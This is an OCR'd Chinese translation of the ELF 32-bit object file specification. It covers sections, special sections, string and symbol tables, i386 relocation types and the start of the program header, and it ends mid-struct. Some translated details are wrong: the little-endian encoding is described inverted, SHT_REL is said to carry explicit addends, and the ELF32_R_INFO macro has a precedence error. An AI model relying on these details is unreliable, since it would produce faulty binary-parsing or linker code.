
Figure 1-5: Data Encoding `ELFDATA2LSB`



ELFDATA2LSB 编码指定了 2 的补数值。
最大有意义的字节占有最低的地址。

+ 图 1-6: Data Encoding ELFDATA2MSB

Figure 1-6: Data Encoding ELFDATA2MSB



机器信息

为了确定文件，32 位 Intel 体系结构的需要以下的变量。

+ 图 1-7: 32-bit Intel Architecture Identification, e_ident

Figure 1-7: 32-bit Intel Architecture Identification, e_ident

Position	Value
e_ident[EI_CLASS]	ELFCLASS32
e_ident[EI_DATA]	ELFDATA2LSB

处理器确认 ELF 头里的 e_machine 成员，该成员必须为 EM_386。

ELF 节头里的 e_flags 成员保存了和文件相关的位标记。32 位 Intel 体系上未定义该标记；所以这个成员应该为 0；

节

一个 object 文件的 section header table 可以让我们定位所有的 sections。section header table 是个 Elf32_Shdr 结构的数组(下面描述)。一个 section 节头表(section header table)索引是这个数组的下标。ELF header table 的 e_shoff 成员给出了 section 节头表的偏移量(从文件开始的计数)。e_shnum 告诉我们 section 节头表中包含了多少个入口；e_shentsize 给出了每个入口的大小。

一些 section 节头表索引是保留的；那些特别的索引在一个 object 文件中将没有与之对应 sections。

+ 图 1-8: Special Section Indexes

Figure 1-8: Special Section Indexes

Name	Value
SHN_UNDEF	0
SHN_LORESERVE	0xff00
SHN_LOPROC	0xff00
SHN_HIPROC	0xff1f
SHN_ABS	0xfff1
SHN_COMMON	0xfff2
SHN_HIRESERVE	0xffff

* SHN_UNDEF

  该值表明没有定义，缺少，不相关的或者其他涉及到的无意义的 section。例如，标号“defined”相对于 section 索引号 SHN_UNDEF 是一个没有被定义的标号。

注意：虽然索引 0 保留作为未定义的值，section 节头表包含了一个索引 0 的入口。因此，假如 ELF 节头说一个文件的 section 节头表中有 6 个 section 入口的话，e_shnum 的值应该是从 0 到 5。最初的入口的内容以后在这个 section 中被指定。

* SHN_LORESERVE

  该值指定保留的索引范围的最小值。

* SHN_LOPROC through SHN_HIPROC

  该值包含了特定处理器语意的保留范围。

* SHN_ABS

  该变量是相对于相应参考的绝对地址。
  索引为 SHN_ABS 的 section 的地址是绝对地址，不被重定位影响。

* SHN_COMMON

  该 section 的标号是一个公共(common)的标号，就象 FORTRAN COMMON
  或者不允许的 C 扩展变量。

* SHN_HIRESERVE

  该值指定保留的索引范围的上限。系统保留的索引值是从 SHN_LORESERVE
  到 SHN_HIRESERVE；该变量不涉及到 section 节头表（section header table）。

因此，section 节头表不为保留的索引值包含入口。

sections 包含了在一个 object 文件中的所有信息，除了 ELF 节头，程序节头表(program header table)，和 section 节头表(section header table)。
此外，object 文件的 sections 满足几个条件：

* 每个在 object 文件中的 section 都有自己的一个 section 的节头来描述它。
  section 头可能存在但 section 可以不存在。
* 每个 section 在文件中都占有一个连续顺序的空间(但可能是空的)。
* 文件中的 Sections 不可能重复。文件中没有一个字节既在这个 section 中
  又在另外的一个 section 中。
* object 文件可以有"非活动的"空间。不同的节头和 sections 可以不覆盖到
  object 文件中的每个字节。"非活动"数据内容是未指定的。

一个 section 头有如下的结构。

+ 图 1-9: Section Header

Figure 1-9: Section Header

```
typedef struct {
        Elf32_Word      sh_name;
        Elf32_Word      sh_type;
        Elf32_Word      sh_flags;
        Elf32_Addr      sh_addr;
        Elf32_Off       sh_offset;
        Elf32_Word      sh_size;
        Elf32_Word      sh_link;
        Elf32_Word      sh_info;
        Elf32_Word      sh_addralign;
        Elf32_Word      sh_entsize;
} Elf32_Shdr;
```

* sh_name

  该成员指定了这个 section 的名字。它的值是 section 节头字符表 section 的索引。[看以下的“String Table”]，以 NULL 空字符结束。

* sh_type

  该成员把 sections 按内容和意义分类。section 的类型和他们的描述在下面。

* sh_flags

  sections 支持位的标记，用来描述多个属性。
  Flag 定义出现在下面。

* sh_addr

假如该 section 将出现在进程的内存映象空间里，该成员给出了一个该 section 在内存中的位置。否则，该变量为 0。

* sh_offset

该成员变量给出了该 section 的字节偏移量(从文件开始计数)。SHT_NOBITS 类型的 section(下面讨论)在文件中不占空间，它的 sh_offset 成员定位在文件中的概念上的位置。

* sh_size
该成员给你了 section 的字节大小。除非这个 section 的类型为 SHT_NOBITS，否则该 section 将在文件中将占有 sh_size 个字节。SHT_NOBITS 类型的 section 可能为非 0 的大小，但是不占文件空间。

* sh_link

该成员保存了一个 section 节头表的索引连接，它的解释依靠该 section 的类型。以下一个表描述了这些值。

* sh_info

该成员保存着额外的信息，它的解释依靠该 section 的类型。以下一个表描述了这些值。

* sh_addralign

一些 sections 有地址对齐的约束。例如，假如一个 section 保存着双字，系统

就必须确定整个 section 是否双字对齐。所以 sh_addr 的值以 sh_addralign 的值作为模，那么一定为 0。当然的，仅仅 0 和正的 2 的次方是允许的。值 0 和 1 意味着该 section 没有对齐要求。

* sh_entsize

一些 sections 保存着一张固定大小入口的表，就象符号表。对于这样一个 section 来说，该成员给出了每个入口的字节大小。如果该 section 没有保存着一张固定大小入口的表，该成员就为 0。

section 头成员 sh_type 指出了 section 的语意。

+ 图 1-10: Section Types, sh_type

Figure 1-10: Section Types, sh_type

Name	Value
SHT_NULL	0
SHT_PROGBITS	1
SHT_SYMTAB	2
SHT_STRTAB	3
SHT_RELA	4
SHT_HASH	5
SHT_DYNAMIC	6
SHT_NOTE	7
SHT_NOBITS	8
SHT_REL	9
SHT_SHLIB	10
SHT_DYNSYM	11
SHT_LOPROC	0x70000000
SHT_HIPROC	0x7fffffff
SHT_LOUSER	0x80000000
SHT_HIUSER	0xffffffff

---

* SHT_NULL

该值表明该 section 头是无效的；它没有相关的 section。
该 section 的其他成员的值都是未定义的。

* SHT_PROGBITS

该 section 保存被程序定义了的一些信息，它的格式和意义取决于程序本身。

* SHT_SYMTAB and SHT_DYNSYM

那些 sections 保存着一个符号表（symbol table）。一般情况下，一个 object 文件每个类型 section 仅有一个，但是，在将来，这个约束可能被放宽。典型的是，SHT_SYMTAB 为连接器提供标号，当然它也有可能被动态连接时使用。作为一个完整的符号表，它可能包含了一些动态连接时不需要的标号。因此，一个 object 文件可能也包含了一个 SHT_DYNSYM 的 section，它保存着一个动态连接时所需最小的标号集合来节省空间。
看下面符号表“Symbol Table”的细节。

* SHT_STRTAB

该 section 保存着一个字符串表。一个 object 文件可以包含多个字符串表的 section。看下面字符串表“String Table”的细节。

* SHT_RELA

该 section 保存着具有明确加数的重定位入口。就象 object 文件 32 位的 Elf32_Rela 类型。一个 object 文件可能有多个重定位的 sections。具体细节看重定位``Relocation''部分。

* SHT_HASH

该标号保存着一个标号的哈希(hash)表。所有的参与动态连接的 object 一定包含了一个标号哈希表（hash table）。当前的，一个 object 文件可能只有一个哈希表。详细细节看第二部分的哈希表"Hash Table"。

* SHT_DYNAMIC

该 section 保存着动态连接的信息。当前的，一个 object 可能只有一个动态的 section，但是，将来这个限制可能被取消。详细细节看第二部分的动态 section(“Dynamic Section”)。

* SHT_NOTE

该 section 保存着其他的一些标志文件的信息。详细细节看第二部分的“Note Section” 。

* SHT_NOBITS

该类型的 section 在文件中不占空间，但是类似 SHT_PROGBITS。尽管该 section 不包含字节，sh_offset 成员包含了概念上的文件偏移量。

* SHT_REL

该 section 保存着具有明确加数的重定位的入口。
就象 object 文件 32 位类型 Elf32_Rel 类型。一个 object 文件可能有多个重定位的 sections。具体细节看重定位``Relocation''部分。

* SHT_SHLIB

  该 section 类型保留但语意没有指明。包含这个类型的 section 的程序
  是不符合 ABI 的。

* SHT_LOPROC through SHT_HIPROC

  在这范围之间的值为特定处理器语意保留的。

* SHT_LOUSER

  该变量为应用程序保留的索引范围的最小边界。

* SHT_HIUSER

  该变量为应用程序保留的索引范围的最大边界。在 SHT_LOUSER 和 HIUSER 的
  section 类型可能被应用程序使用，这和当前或者将来系统定义的 section
  类型是不矛盾的。

其他 section 类型的变量是保留的。前面提到过，索引 0(SHN_UNDEF)的 section
头存在的，甚至索引标记的是未定义的 section 引用。这个入口保存着以下的
信息。

+ 图 1-11: Section Header Table Entry: Index 0

  Name   Value   Note
  ====   =====   ====

sh_name	0	No name
sh_type	SHT_NULL	Inactive
sh_flags	0	No flags
sh_addr	0	No address
sh_offset	0	No file offset
sh_size	0	No size
sh_link	SHN_UNDEF	No link information
sh_info	0	No auxiliary information
sh_addralign	0	No alignment
sh_entsize	0	No entries

一个 section 节头（section header table）的 sh_flags 成员保存着 1 位标记，
用来描述 section 的属性。以下是定义的值；其他的值保留。

+ 图 1-12: Section Attribute Flags, sh_flags

Figure 1-12: Section Attribute Flags, sh_flags

Name	Value
SHF_WRITE	0x1
SHF_ALLOC	0x2
SHF_EXECINSTR	0x4
SHF_MASKPROC	0xf0000000

假如在 sh_flags 中的一个标记位被设置，该 section 相应的属性也被打开。
否则，该属性没有被应用。未明的属性就设为 0。

* SHF_WRITE

  该 section 包含了在进程执行过程中可被写的数据。

* SHF_ALLOC

  该 section 在进程执行过程中占据着内存。一些控制 section 不存在一个
  object 文件的内存映象中；对于这些 sections，这个属性应该关掉。

* SHF_EXECINSTR

  该 section 包含了可执行的机器指令。

* SHF_MASKPROC

  所有的包括在这掩码中的位为特定处理语意保留的。

在 section 节头中，两个成员 sh_link 和 sh_info 的解释依靠该 section 的类型。

+ 图 1-13: sh_link and sh_info Interpretation

Figure 1-13: `sh_link` and `sh_info` Interpretation

sh_type	sh_link	sh_info
SHT_DYNAMIC	The section header index of the string table used by entries in the section.	0
SHT_HASH	The section header index of the symbol table to which the hash table applies.	0
SHT_REL SHT_RELA	The section header index of the associated symbol table.	The section header index of the section to which the relocation applies.
SHT_SYMTAB SHT_DYNSYM	The section header index of the associated string table.	One greater than the symbol table index of the last local symbol (binding STB_LOCAL).
other	SHN_UNDEF	0

特殊节

不同的 sections 保存着程序和控制信息。下面列表中的 section 被系统使用，指示了类型和属性。

+ 图 1-14: Special Sections

Name	Type	Attributes
====	====	==========
.bss	SHT_NOBITS	SHF_ALLOC+SHF_WRITE
.comment	SHT_PROGBITS	none

.data	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.data1	SHT_PROGBITS	SHF_ALLOC+SHF_WRITE
.debug	SHT_PROGBITS	none
.dynamic	SHT_DYNAMIC	see below
.dynstr	SHT_STRTAB	SHF_ALLOC
.dynsym	SHT_DYNSYM	SHF_ALLOC
.fini	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.got	SHT_PROGBITS	see below
.hash	SHT_HASH	SHF_ALLOC
.init	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR
.interp	SHT_PROGBITS	see below
.line	SHT_PROGBITS	none
.note	SHT_NOTE	none
.plt	SHT_PROGBITS	see below
.rel<name>	SHT_REL	see below
.rela<name>	SHT_RELA	see below
.rodata	SHT_PROGBITS	SHF_ALLOC
.rodata1	SHT_PROGBITS	SHF_ALLOC
.shstrtab	SHT_STRTAB	none
.strtab	SHT_STRTAB	see below
.symtab	SHT_SYMTAB	see below
.text	SHT_PROGBITS	SHF_ALLOC+SHF_EXECINSTR

* .bss

该 sectiopn 保存着未初始化的数据，这些数据存在于程序内存映象中。通过定义，当程序开始运行，系统初始化那些数据为 0。该 section 不占文件空间，正如它的 section 类型 SHT_NOBITS 指示的一样。

* .comment

该 section 保存着版本控制信息。

* .data and .data1

这些 sections 保存着初始化了的数据，那些数据存在于程序内存映象中。

* .debug

该 section 保存着为标号调试的信息。该内容是未指明的。

* .dynamic

该 section 保存着动态连接的信息。该 section 的属性将包括 SHF_ALLOC 位。是否需要 SHF_WRITE 是跟处理器有关。第二部分有更详细的信息。

* .dynstr

该 section 保存着动态连接时需要的字符串，一般情况下，名字字符串关联着符号表的入口。第二部分有更详细的信息。

* .dynsym

该 section 保存着动态符号表，如“Symbol Table”的描述。第二部分有更详细的信息。

* .fini

该 section 保存着可执行指令，它构成了进程的终止代码。
因此，当一个程序正常退出时，系统安排执行这个 section 的中的代码。

* .got

该 section 保存着全局的偏移量表。看第一部分的“Special Sections”和第二部分的“Global Offset Table”获得更多的信息。

* .hash

该 section 保存着一个标号的哈希表。看第二部分的“Hash Table”获得更多的信息。

* .init

该 section 保存着可执行指令，它构成了进程的初始化代码。
因此，当一个程序开始运行时，在 main 函数被调用之前(c 语言称为 main)，系统安排执行这个 section 的中的代码。

* .interp

该 section 保存了程序的解释程序(interpreter)的路径。假如在这个 section 中有一个可装载的段，那么该 section 的属性的 SHF_ALLOC 位将被设置；否则，该位不会被设置。看第二部分获得更多的信息。

* .line

该 section 包含编辑字符的行数信息,它描述源程序与机器代码之间的对于关系。该 section 内容不明确的。

* .note

该 section 保存一些信息，使用“Note Section”(在第二部分)中提到的格式。

* .plt

该 section 保存着过程连接表（Procedure Linkage Table）。看第一部分的``Special Sections''和第二部分的“Procedure Linkage Table”。

* .rel<name> and .rela<name>

这些 section 保存着重定位的信息，看下面的``Relocation''描述。
假如文件包含了一个可装载的段，并且这个段是重定位的，那么该 section 的属性将设置 SHF_ALLOC 位；否则该位被关闭。按照惯例，<name>由重定位适用的 section 来提供。因此，一个重定位的 section 适用的是.text，那么该名字就为.rel.text 或者是.rela.text。

* .rodata and .rodata1

这些 section 保存着只读数据，在进程映象中构造不可写的段。看第二部分的``Program Header''获得更多的资料。

* .shstrtab

该 section 保存着 section 名称。

* .strtab

  该 section 保存着字符串，一般地，描述名字的字符串和一个标号的入口相关联。假如文件有一个可装载的段，并且该段包括了符号字符串表，那么 section 的 SHF_ALLOC 属性将被设置；否则不设置。

* .symtab

  该 section 保存着一个符号表，正如在这个 section 里``Symbol Table''的描述。假如文件有一个可装载的段，并且该段包含了符号表，那么 section 的 SHF_ALLOC 属性将被设置；否则不设置。

* .text

  该 section 保存着程序的``text''或者说是可执行指令。

前缀是点(.)的 section 名是系统保留的，尽管应用程序可以用那些保留的 section 名。应用程序可以使用不带前缀的名字以避免和系统的 sections 冲突。object 文件格式可以让一个定义的 section 部分不出现在上面的列表中。一个 object 文件可以有多个同样名字的 section。

为处理器体系保留的 section 名的形成是通过置换成一个体系名的缩写。该名字应该取自体系名，e_machine 使用的就是。例如，.Foo.psect 就是在 FOO 体系上定义的名字。

现存的扩展名是历史遗留下来的。

```
Pre-existing Extensions
=======================
   .sdata     .tdesc
   .sbss      .lit4
   .lit8      .reginfo
   .gptab     .liblist
   .conflict
```

字符串表 String Table

String table sections 保存着以 NULL 终止的一系列字符，一般我们称为字符串。object 文件使用这些字符串来描绘符号和 section 名。一个字符串的参考是一个 string table section 的索引。第一个字节，即索引 0，被定义保存着一个 NULL 字符。同样的，一个 string table 的最后一个字节保存着一个 NULL 字符，所有的字符串都是以 NULL 终止。索引 0 的字符串是没有名字或者说是 NULL，它的解释依靠上下文。一个空的 string table section 是允许的；它的 section header 的成员 sh_size 将为 0。对空的 string table 来说，非 0 的索引是没有用的。

一个 settion 头的 sh_name 成员保存了一个对应于该 setion 头字符表部分的索引（就象 ELF 头的 e_shstrndx 成员所特指的那样。下表列出了一个有 25 字节的字符串表（这些字符串和不同的索引相关联）：

Index	+0	+1	+2	+3	+4	+5	+6	+7	+8	+9
0	\0	n	a	m	e	.	\0	V	a	r
10	i	a	b	l	e	\0	a	b	l	e
20	\0	\0	x	x	\0					

+ Figure 1-15: String Table Indexes

Index	String
0	none
1	"name."
7	"Variable"
11	"able"
16	"able"
24	null string

如上所示，一个字符串表可能涉及该 section 中的任意字节。一个字符串可能引用不止一次；引用子串的情况是可能存在的；一个字符串也可能被引用若干次；而不被引用的字符串也是允许存在的。

符号表 Symbol Table

一个 object 文件的符号表保存了一个程序在定位和重定位时需要的定义和引用的信息。

一个符号表索引是相应的下标。0 表项特指了该表的第一个入口，就象未定义的符号索引一样。初始入口的内容在该 section 的后续部分被指定。

Name	Value
STN_UNDEF	0

一个符号表入口有如下的格式：

+ Figure 1-16: Symbol Table Entry

```
typedef struct {
    Elf32_Word  st_name;
    Elf32_Addr  st_value;
    Elf32_Word  st_size;
    unsigned char       st_info;
    unsigned char       st_other;
    Elf32_Half  st_shndx;
} Elf32_Sym;
```

* st_name

该成员保存了进入该 object 文件的符号字符串表入口的索引（保留了符号名的表达字符）。
如果该值不为 0 ，则它代表了给出符号名的字符串表索引。否则，该符号无名。

注意：External C 符号和 object 文件的符号表有相同的名称。

* st_value

该成员给出了相应的符号值。它可能是绝对值或地址等等（依赖于上下文）；
细节如下所述。

* st_size

许多符号和大小相关。比如，一个数据对象的大小是该对象所包含的字节数目。
如果该符号的大小未知或没有大小则这个成员为 0 。

* st_info

成员指出了符号的类型和相应的属性。相应的列表如下所示。下面的代码说明了
如何操作该值。

```
#define ELF32_ST_BIND(i)       ((i)>>4)
#define ELF32_ST_TYPE(i)       ((i)&0xf)
#define ELF32_ST_INFO(b, t)    (((b)<<4)+((t)&0xf))
```

* st_other

该成员目前为 0 ，没有含义。

* st_shndx

每一个符号表的入口都定义为和某些 section 相关；该成员保存了相关的 section
头索引。就象 Figure 1-8 {*}和相关的文字所描述的那样，某些 section 索引
指出了特殊的含义。

一个符号的属性决定了可链接性能和行为。

+ Figure 1-17: Symbol Binding, ELF32_ST_BIND

Name	Value
STB_LOCAL	0
STB_GLOBAL	1
STB_WEAK	2
STB_LOPROC	13
STB_HIPROC	15

* STB_LOCAL

  在包含了其定义的 object 文件之外的局部符号是不可见的。不同文件中的具有相同名称的局部符号并不相互妨碍。

* STB_GLOBAL

  全局符号是对所有的 object 目标文件可见的。一个文件中的全局符号的定义可以满足另一个文件中对（该文件中）未定义的全局符号的引用。

* STB_WEAK

  弱符号相似于全局符号，但是他们定义的优先级比较低一些。

* STB_LOPROC through STB_HIPROC

其所包含范围中的值由相应的处理器语义所保留。

全局符号和弱符号的区别主要在两个方面。

* 当链接器链接几个可重定位的目标文件时，它不允许 STB_GLOBAL 符号的同名多重定义。另一方面，如果一个全局符号的定义存在则具有相同名称的弱符号名不会引起错误。链接器将认可全局符号的定义而忽略弱符号的定义。与此相似，如果有一个普通符号（比如，一个符号的 st_shndx 域包含 SHN_COMMON),则一个同名的弱符号不会引起错误。链接器同样认可普通符号的定义而忽略弱符号。

* 当链接器搜索档案库的时候，它选出包含了未定义的全局符号的存档成员。该成员的定义或者是全局的或者是一个弱符号。链接器不会为了解决一个未定义的弱符号选出存档成员。未定义的弱符号具有 0 值。

在每一个符号表中，所有具有 STB_LOCAL 约束的符号优先于弱符号和全局符号。就象上面 "sections" 中描述的那样，一个符号表部分的 sh_info 头中的成员保留了第一个非局部符号的符号表索引。

符号的类型提供了一个为相关入口的普遍分类。

+ Figure 1-18: Symbol Types, ELF32_ST_TYPE

Name	Value
STT_NOTYPE	0
STT_OBJECT	1
STT_FUNC	2
STT_SECTION	3

STT_FILE 4
STT_LOPROC 13
STT_HIPROC 15

* STT_NOTYPE

该符号的类型没有指定。

* STT_OBJECT

该符号和一个数据对象相关，比如一个变量、一个数组等。

* STT_FUNC

该符号和一个函数或其他可执行代码相关。

* STT_SECTION

该符号和一个 section 相关。这种类型的符号表入口主要是为了重定位，一般的具有 STB_LOCAL 约束。

* STT_FILE

按惯例而言，该符号给出了和目标文件相关的源文件名称。一个具有 STB_LOCAL 约束的文件符号，其 section 索引为 SHN_ABS ，并且它优先于当前对应该文件的其他 STB_LOCAL 符号。

* STT_LOPROC through STT_HIPROC

  该范围中的值是为处理器语义保留的。

共享文件中的函数符号（具有 STT_FUNC 类型）有特殊的意义。当其他的目标文件从一个共享文件中引用一个函数时，链接器自动的为引用符号创建一个链接表。除了 STT_FUNC 之外，共享的目标符号将不会自动的通过链接表引用。

如果一个符号涉及到一个 section 的特定定位，则其 section 索引成员 st_shndx 将保留一个到该 section 头的索引。当该 section 在重定位过程中不断移动一样，符号的值也相应变化，而该符号的引用在程序中指向同样的定位。某些特殊的 section 索引有其他的语义。

* SHN_ABS

  该符号有一个不会随重定位变化的绝对值。

* SHN_COMMON

  该符号标识了一个没有被分配的普通块。该符号的值给出了相应的系统参数，就象一个 section 的 sh_addralign 成员。也就是说，链接器将分配一个地址给该符号，地址的值是 st_value 的倍数。该符号的大小指出了需要的字节数。

* SHN_UNDEF

该 section 表索引表明该符号是未定义的。当链接器将该目标文件和另一个定义该符号的文件相装配的时候，该文件内对该符号的引用将链接到当前实际的定义。

如上所述，符号表的 0 索引（STN_UNDEF）是保留的，它包含了如下内容：

+ Figure 1-19: Symbol Table Entry: Index 0

Name	Value	Note
st_name	0	No name
st_value	0	Zero value
st_size	0	No size
st_info	0	No type, local binding
st_other	0	
st_shndx	SHN_UNDEF	No section

符号值 Symbol Values

符号表入口对于不同的目标文件而言对 st_value 成员有一些不同的解释。

* 在可重定位文件中， st_value 保存了 section 索引为 SHN_COMMON 符号的强制对齐值。

* 在可重定位文件中， st_value 保存了一个符号的 section 偏移。也就是说，st_value 是从 st_shndx 定义的 section 开头的偏移量。

* 在可执行的和可共享的目标文件中， st_value 保存了一个虚拟地址。为了使这些文件符号对于动态链接器更为有效，文件层面上的 section 偏移让位于内存层面上的虚拟地址（ section 编号无关的）。

尽管符号表值对于不同的目标文件有相似的含义，相应的程序还是可以有效地访问数据。

重定位 Relocation

重定位是连接符号引用和符号定义的过程。比如，当一个程序调用一个函数的时候，相关的调用必须在执行时把控制传送到正确的目标地址。换句话说，重定位文件应当包含有如何修改他们的 section 内容的信息，从而允许可执行文件或共享目标文件为一个进程的程序映像保存正确的信息。重定位入口就是这样的数据。

+ Figure 1-20: Relocation Entries

Figure 1-20: Relocation Entries

```
typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
} Elf32_Rel;

typedef struct {
        Elf32_Addr      r_offset;
        Elf32_Word      r_info;
        Elf32_Sword     r_addend;
} Elf32_Rela;
```

* r_offset

该成员给出了应用重定位行为的地址。对于一个重定位文件而言，该值是从该 section 开始处到受到重定位影响的存储单位的字节偏移量。对一个可执行文件或一个共享目标而言，该值是受到重定位影响（修改）的存储单位的虚拟地址。

* r_info

该成员给出了具有受重定位影响因素的符号表索引和重定位应用的类型。比如，一个调用指令的重定位入口应当包含被调用函数的符号索引。如果该索引是 STN_UNDEF （未定义的符号索引），重定位将使用 0 作为该符号的值。重定位类型是和处理器相关的。当正文(text)引用到一个重定位入口的重定位类型或符号表索引，它表明相应的应用 ELF32_R_TYPE 或 ELF32_R_SYM 于入口的 r_info 成员。

```
#define ELF32_R_SYM(i)((i)>>8)
#define ELF32_R_TYPE(i)         ((unsigned char)(i))
#define ELF32_R_INFO(s, t)      ((s)<<8+(unsigned char)(t))
```

* r_addend

该成员指定一个常量加数（用于计算将要存储于重定位域中的值）。

如上所述，只有 Elf32_Rela 入口包含一个明确的加数。Elf32_Rel 类型的入口在可以修改的地址中存储一个隐含的加数。依赖于处理器结构，一种形式或其他形式也许是必须的或更为方便的。因此，特定机器的应用应当使用一种排他

性的形式或依赖于上下文的另一种形式。

一个重定位 section 关联了两个其他的 section ：一个符号表和一个可修改的 section 。该 section 头的成员 sh_info 和 sh_link （在上文中的“ section ”部分中有描述）指示了这种关系。重定位入口中的成员 r_offset 对于不同的目标文件有少许差异。
sh_link - 与之相关联符号表的节头索引
sh_info - 重定位使用节的节头索引

* 在可重定位文件中，r_offset 表示了一个 section 偏移。也就是说，重定位 section 自己描述了如何修改其他在文件中的其他 section； 重定位偏移量指明了一个在第二个 section 中的存储器单元。

* 在可执行和共享的目标文件中，r_offset 表示一个虚拟地址。为了使得这些文件的重定位入口更为有用（对于动态链接器而言），该 section 偏移（文件中）应当让位于一个虚拟地址（内存中的）。


尽管为了允许相关的程序更为有效的访问而让 r_offset 的解释对于不同的目标文件有所不同，重定位类型的含义是相同的。

重定位类型 Relocation Types

重定位入口描述了怎样变更下面的指令和数据域（位数在表的两边角下）。


+ Figure 1-21: Relocatable Fields

Figure 1-21: Relocatable Fields



* word32

  指定一个以任意字节对齐方式占用 4 字节的 32 位域。这些值使用与 32 位 Intel 体系相同的字节顺序。



下面的计算假设正在将一个可重定位文件转换为一个可执行或共享的目标文件。从概念上来说，链接器合并一个或多个可重定位文件来组成输出。它首先决定怎样合并、定位输入文件，然后更新符号值，最后进行重定位。对于可执行文件和共享的目标文件而言，重定位过程是相似的并有相同的结果。下面的描述使用如下的约定符号。

* A

  表示用于计算可重定位的域值的加数。

* B

  表示了在执行过程中一个共享目标被加载到内存时的基地址。一般情况下，一个

共享 object 文件使用的基虚地址为 0，但是一个可执行地址就跟共享 object 文件不同了。

* G

表示了在执行过程中重定位入口符号驻留在全局偏移表中的偏移。请参阅第二部分中的“ Global Offset Table （全局偏移表）”获得更多的信息。

* GOT

表示了全局偏移表的地址。请参阅第二部分中的“ Global Offset Table （全局偏移表）”获得更多的信息。

* L

表示一个符号的过程链接表入口的位置（ section 偏移或地址）。一个过程链接表入口重定位一个函数调用到正确的目的单元。链接器创建初始的链接表，而动态链接器在执行中修改入口。
请参阅第二部分中的“ Procedure Linkage Table （过程链接表）”获得更多的信息

* P

表示（section 偏移或地址）被重定位的存储单元位置（使用 r_offset 计算的）。

* S

表示索引驻留在重定位入口处的符号值。

一个重定位入口的 r_offset 值指定了受影响的存储单元的首字节的偏移或虚拟地址。重定位类型指定了哪一位(bit)将要改变，以及怎样计算它们的值。在 SYSTEM V 体系中仅仅使用 Elf32_Rel 重定位入口，将要被重定位的域中保留了加数。在所有的情况下，加数和计算结果使用相同字节顺序。

+ Figure 1-22（表 1-22）: Relocation Types（重定位类型）

Figure 1-22: Relocation Types

Name	Value	Field	Calculation
R_386_NONE	0	none	none
R_386_32	1	*word32*	S + A
R_386_PC32	2	*word32*	S + A - P
R_386_GOT32	3	*word32*	G + A - P
R_386_PLT32	4	*word32*	L + A - P
R_386_COPY	5	none	none
R_386_GLOB_DAT	6	*word32*	S
R_386_JMP_SLOT	7	*word32*	S
R_386_RELATIVE	8	*word32*	B + A
R_386_GOTOFF	9	*word32*	S + A - GOT
R_386_GOTPC	10	*word32*	GOT + A - P

有的重定位类型有不同于简单计算的语义。

* R_386_GOT32

这种重定位类型计算全局偏移表基地址到符号的全局偏移表入口之间的间隔。这样另外通知了 link editor 建立一个全局偏移表 。

* R_386_PLT32

这种重定位类型计算符号的过程链接表入口地址，并另外通知链接器建立一个过程链接表。

* R_386_COPY

链接器创建该重定位类型用于动态链接。它的偏移成员涉及一个可写段中的一个位置。符号表索引指定一个可能存在于当前 object file 或在一个 shared object 中的符号。在执行过程中，动态链接器把和 shared object 符号相关的数据拷贝到该偏移所指定的位置。

* R_386_GLOB_DAT

这种重定位类型用于设置一个全局偏移表入口为指定符号的地址。该特定的重定位类型允许你决定符号和全局偏移表入口之间的一致性。

* R_386_JMP_SLOT {*}

链接器创建该重定位类型用于动态链接。其偏移成员给出了一个过程链接表入口的位置。动态链接器修改该过程链接表入口以便向特定的符号地址传递控制。
[参阅第二部分中的 "Procedure Linkage Table(过程链接表)"]

* R_386_RELATIVE

链接器创建该重定位类型用于动态链接。其偏移成员给出了包含表达相关地址值的一个 shared object 中的位置。动态链接器计算相应的虚拟地址（把该

shared object 装载地址和相对地址相加）。该类型的重定位入口必须为
符号表索引指定为 0 。

* R_386_GOTOFF

这种重定位类型计算符号值和全局偏移表地址之间的不同。另外还通知链接器
建立全局偏移表（GOT）。

* R_386_GOTPC

这种重定位类型类似于 R_386_PC32 ，不同的是它在计算中使用全局偏移表。
这种重定位中引用的符号通常是 _GLOBAL_OFFSET_TABLE_ ，该符号通知了
链接器建立全局偏移表（GOT）。

---

2. 程序装入和动态链接 PROGRAM LOADING AND DYNAMIC LINKING

序言

第二部分描述了 object file 信息和创建运行程序的系统行为。其中部分信息
适合所有的系统，其他信息是和特定处理器相关的。

可执行和共享的 object file 静态的描绘了程序。为了执行这样的程序，系统
用这些文件创建动态的程序表现，或进程映像。一个进程映像有用于保存其代码、
数据、堆栈等等的段。这个部分的主要章节讨论如下的内容。

* 程序头（Program header）。该章节补充第一部分，描述和程序运行相关的
  object file 结构。即文件中主要的数据结构、程序头表、定位段映像，也
  包含了为该程序创建内存映像所需要的信息。

* 载入程序（Program loading）。在给定一个 object file 时，系统为了
  让它运行必须将它载入内存。

* 动态链接（Dynamic linking）。在载入了程序之后，系统必须通过解决组
  成该进程的 object file 之间的符号引用问题来完成进程映像的过程。

注意：指定了处理器范围的 ELF 常量是有命名约定的。比如，DT_ , PT_ ，
用于特定处理器扩展名，组合了处理器的名称（如 DT_M32_SPECIAL ）。
没有使用这种约定但是预先存在的处理器扩展名是允许的。

Pre-existing Extensions
（预先存在的扩展名）
=======================

DT_JMP_REL

程序头 Program Header

一个可执行的或共享的 object file 的程序头表是一个结构数组，每一个结构描述一个段或其他系统准备执行该程序所需要的信息。一个 object file 段包含一个或多个部分（就象下面的“段目录”所描述的那样）。程序头仅仅对于可执行或共享的 object file 有意义。一个文件使用 ELF 头的 e_phentsize 和 e_phnum 成员来指定其拥有的程序头大小。[参阅 第一部分中的 "ELF 头"]

+ Figure 2-1: Program Header

Figure 2-1: Program Header

```
typedef struct {
        Elf32_Word      p_type;
        Elf32_Off       p_offset;
        Elf32_Addr      p_vaddr;
        Elf32_Addr      p_paddr;
        Elf32_Word      p_filesz;
        Elf32_Word      p_memsz;
        Elf32_Word      p_flags;
